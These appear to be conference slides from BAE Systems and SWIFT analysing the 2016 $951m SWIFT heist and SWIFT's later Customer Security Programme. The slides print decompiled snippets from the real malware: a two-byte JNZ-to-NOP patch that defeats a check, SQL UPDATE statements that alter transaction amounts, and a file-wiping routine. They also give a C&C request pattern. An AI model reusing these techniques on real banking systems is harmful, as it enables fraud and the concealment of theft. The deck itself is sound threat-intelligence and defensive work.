

# RSA<sup>®</sup>Conference2017

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POWER OF  
OPPORTUNITY

SESSION ID: HT-T11

## Cyber-Heist: Two Bytes to \$951m



**Adrian Nish**


Head of Threat Intelligence  
BAE Systems



**Byron Thatcher**

Red Team Manager  
SWIFT

# Life Imitating Art



## HOLLYWOOD (2001)




\$150M

## CYBER SPACE (2016)



\$951M

# SWIFT Architectural Overview



# Five Steps to a Cyber-Heist

Step 1 – The Setup





Step 2 – The Intrusion

Step 3 – The Timing

Step 4 – The Transaction


Step 5 – The Subversion



SUN	MON	TUE	WED	THU	FRI	SAT
	1	2	3	4 	5 	6 
7 	8 	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29					

# Customer Malware - Overview

evtdiag.exe-525a8e3ae4e3df8c9c61f2a49e38541d196e9228



# Customer Malware – Patching the Software

```

if (VirtualProtectEx(hProcess, lpAddr, 2, PAGE_EXECUTE_READWRITE, (PDWORD)&hProcess)
    && ReadProcessMemory(hProcess, lpAddr, &buffer, 2, &dwRead))
{
    if (bPatch)
    {
        if ((WORD)buffer == JNZ)
            res = WriteProcessMemory(hProcess, lpAddr, &NOPS, 2, &dwWritten);
        }
    else
    {
        if ((WORD)buffer == NOPS)
            res = WriteProcessMemory(hProcess, lpAddr, &JNZ, 2, &dwWritten);
        }
    if (res)
        VirtualProtectEx(hProcess, lpAddr, 2, hProcess, &flOldProtect);
}

```

.data:0040F174 JNZ db 75h  
 .data:0040F175 db 4

.data:0040F170 NOPS db 90h  
 .data:0040F171 db 90h

# Customer Malware – Patching the Software

What's easier to flip?

This?



Or this?



# Customer Malware – Monitored Messages

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\in\  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\out\  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*. *  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*. *  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*. *  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzp  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzf  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp  
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

Looking for:

"19A: Amount"  
": Debit"  
"Debit/Credit :"  
"Sender :"

" 20: Transaction"  
"90B: Price"  
"FIN 900 Confirmation of Debit"  
"62F: "



# Customer Malware – SQL Queries



Monitoring Login/Logout events in the journal:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM SAAOWNER.JRNL_%s  
WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBDDHA: Log%%' ORDER BY JRNL_DATE_TIME  
DESC) A WHERE ROWNUM = 1;
```

GET: [C&C\_server]/al?---O

Manipulating balances (The amount of Convertible Currency):

```
UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID = '%s';  
UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK = UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Sending 'doctored' (manipulated) SWIFT confirmation messages for local printing:



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**This was not the only heist...**

# Vietnam Prequel



SWIFT Service Bureau

(was not compromised)

Fraudulent Requests

Received PDF Statement



Trojan reads PDF File  
Converts into XML



XML File



Read blocks one-by-one  
Ignore blocks with  
**MESSAGE\_FILENAME**

Temporary File



Pass Modified PDF  
File to FoxIT Reader

Modified PDF File



User opens the  
Modified PDF File



Trojan reads XML  
Converts into PDF

Victim bank


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## Attribution Clues...

# Attribution Clues

Distinctive 2-step 'wipe-out' and 'file-delete' functions:



---> which led to a further sample: `msoutc.exe--c6eb8e46810f5806d056c4aa34e7b8d8a2c37cad`

# Attribution Clues – So what is msoutc.exe?

## SMB Worm Tool – as seen in SONY Pictures attack



SMB Worm svch0st.exe, used in a Sony hack, 2014

```
strcpy(&_filepath, lpExistingFileName);
backslash = strrchr(&_filepath, '\\');
if ( !backslash )
{
    backslash = &_filepath;
    goto next;
}
while ( 1 )
{
    ++backslash;
next:
    if ( !*backslash )
        break;
    *backslash = rand() % 26 + 'a';
    if ( MoveFileA(lpExistingFileName, &_filepath) )
        _filePath = &_filepath;
    if ( bDir )
        res = RemoveDirectoryA(_filePath);
    else
        res = DeleteFileA(_filePath);
    if ( res )
        result = 0;
    else
        result = GetLastError();
    return result;
}
```

All later samples: msoutc.exe bot,  
Vietnam attack malware (2015),  
Bangladesh attack malware (2016);

```
strcpy(&_filepath, lpExistingFileName);
backslash = strrchr(&_filepath, '\\');
if ( backslash )
    fileName = backslash + 1;
else
    fileName = &_filepath;
if ( *fileName )
{
    do
    {
        *fileName = rand() % 26 + 'a';
        next_char = (fileName++)[1];
    }
    while ( next_char );
    if ( MoveFileA(lpExistingFileName, &_filepath) )
        _filePath = &_filepath;
    if ( bDir )
    {
        if ( !RemoveDirectoryA(_filePath) )
            return GetLastError();
    }
    else if ( !DeleteFileA(_filePath) )
    {
        return GetLastError();
    }
}
```

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# How have the Community Responded to these Attacks?

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# Customer Security Programme (CSP)

Customer Update | Overview Materials

Feb 2017



# CSP Framework



## Customer Security Programme

While all SWIFT customers are individually responsible for the security of their own environments, a concerted, industry-wide effort is required to strengthen end-point security

On May 27th SWIFT announced its Customer Security Programme that supports customers in reinforcing the security of their SWIFT-related infrastructure

CSP focuses on mutually reinforcing strategic initiatives, and related enablers



# You > Security Guidelines and Assurance



## Security Guidelines and Assurance Framework

- Enhance security guidelines. Develop security requirements and related assurance compliance framework to strengthen the secure management of SWIFT messages at customer sites. Some guidelines will become mandatory

## Actions to Date


- In July, we published expanded security guidance document for Alliance Products, outlining minimum controls recommended for customer implementation, including 2FA, segregation of networks, segregation of duties and RMA management practices

## Next Steps

- Further enhancement of guidance documents for Customer Managed Interfaces and Alliance Lite2
- Board already approved overall timelines on the Customer Security Requirements and Assurance Framework
- Share draft security requirements with the community by end Oct. Following customer validation via NMG. A first version will be published in Q1 2017 and come into play through self-attestation in Q2 2017

# You > Security Guidelines and Assurance

## Security Controls



## CSP Security Controls Framework

### Secure Your Environment

1. Restrict Internet access
2. Segregate critical systems from general IT environment
3. Reduce attack surface and vulnerabilities
4. Physically secure the environment

### Know and Limit Access

5. Prevent compromise of credentials
6. Manage identities and segregate privileges

### Detect and Respond

7. Detect anomalous activity to system or transaction records
8. Plan for incident response and information sharing

- Applicable to all customers and to the whole end-to-end transaction chain beyond the SWIFT local infrastructure
- Mapped against recognised international standards – NIST, PCI-DSS and ISO 27002
- 16 controls are mandatory and 11 are advisory
- Documentation and collateral will be available by end of October

# You > Security Guidelines and Assurance

## Assurance Framework

Self Attest

### Self-Attestation

- Where customer positively asserts that it meets the security requirements
- First- and second-line of defence – provided by senior management
- All customers with an interface
- All customers with a small local footprint

Self Inspect

### Self-Inspection

- Where customer's Internal Audit asserts that the customer meets the security requirements
- Third-line of defence - provided by IA function
- Risk based sample of customers with a small local footprint

Third-Party  
Inspect

### Third-Party Inspection

- For an external party that provides independent validation that the customer meets the security requirements
- All traffic concentrators (extended SIP), executed by SWIFT
- Risk based sample of customers with an interface, executed by third-party auditors



# You > SWIFT Tools



## SWIFT Tools

- Further strengthen security requirements for interfaces, tools and software (including those from third-parties) to better protect local environments and continue efforts to harden SWIFT-provided products

## Actions to Date

- Release 7.1.14
- Release 7.1.20 and 7.0.70 with stronger default password management, enhanced integrity checking and in-built 2FA for Alliance Access clients who do not have existing 2FA implementations
- Started bilateral engagement with vendors on third-party certification for interface providers
- Additional Updates
 

• SAG/SNL 7.0.50	Q4 2016
• Lite2 AutoClient	Q4 2016

## Next Steps

- Release 7.0.50 for Alliance Gateway and SWIFTNet Link introducing enhanced integrity monitoring capabilities
- Planning of security enhancements for
 

• AMH 3.6	Q2 2017
• Access 7.2	Q2 2017
- Focus on enforcement of mandatory updates

# Your Counterparts > Transaction Pattern Detection



## Transaction Pattern Detection

- Extend the use of existing tools for fraud detection and prevention, to explore the extension of future 'opt-in' fraud prevention services and to share and develop market practice for fraud detection through the SWIFT community

## Actions to Date

- Launch of global RMA campaign to promote use of existing tools as a first line of defence against unwanted or unexpected message flows
- Design 'Daily Validation Reports' which would help customers identify possible security concerns in their daily transaction flows

## Next Steps

- Piloting Daily Validation Reports from end Q4 2016
- Development of market practice for correspondent banking fraud and stopping/cancelling payments, with the SWIFT community
- Define an approach for RMA extensions



# Your Counterparts > Daily Validation Report



## Daily Validation Report

Documentation & Support

BICXXABC Daily Period: 20160901

### Activity Reports

Deep dive into your daily payments activity

[view outbound dashboard >>](#)  
[view inbound dashboard >>](#)

### Risk Reports

Analyze your daily payments activity

[view outbound dashboard >>](#)  
[view inbound dashboard >>](#)

Message type	Currency	Largest Transaction (conv. USD)	Top largest transactions
MT103	USD	25,000,000	1
	GBP	658,250	2
	EUR	316,694	3
	CAD	88,553	4
	CHF	48,080	5
MT202	JPY	256,073,034	1
	USD	119,000,000	2
	GBP	65,825,000	3
	EUR	38,764,250	4
	CAD	34,204,926	5

Ordering Country	Sender BIC8	Receiver BIC8	Beneficiary Country	Net Amount (conv. USD)
Germany	BICAAAA	BICXXXX	United Kingdom	6,411,807
Germany	BICBBBB	BICYYYY	United Kingdom	36,789

## Activity Reports | Aggregate Daily Activity


- Message type
- Currency
- Country
- Counterparties
- Daily volume total
- Daily value total
- Maximum value of single transactions
- Comparisons to daily volume and value averages

## Risk Reports | Large or Unusual Message Flows Based on Ordered Lists

- Largest single transactions
- Largest aggregate transactions for counterparties
- New counterparty relationships



# Your Community > Intelligence Sharing



## Intelligence Sharing

- Deepen our cyber security forensics capabilities so that we can create unique intelligence on SWIFT-related events and disseminate anonymised information to the community

## Actions to Date

- Established a Customer Security Intelligence (CSI) forensics team that has built a detailed inventory of malware, e.g. File Hashes / Indicators of Compromise / Modus Operandi / FAQs ...
- Contribution of intelligence to existing organisations, such as FS-ISAC and published anonymised threat intelligence to the community
- Launched Security Notification Service
- Engagement in industry forums and on a bilateral basis with customers, at CISO and COO level
- Building a comprehensive CISO network

## Next Steps

- Establish 'SWIFT ISAC' to share information and best practice with the SWIFT community as well as the cyber intelligence community, e.g. ISACs/CERTs



# Your Community > Customer Engagement and Communications

## Actions for Customers

### Your Community



- Inform SWIFT if you suspect that you have been compromised
- Provide contact details of your company's CISO for incident escalation

### You



- Secure your local environment
- Sign up to our Security Notification Service
- Stay up to date with SWIFT's latest security updates
- Get ready to adopt our new security requirements

### Your Counterparts



- 'Clean-up' your RMA relationships
- Put in place fraud detection measures
- Engage with us on market practice



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## Questions and Open Discussion

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**Thank You**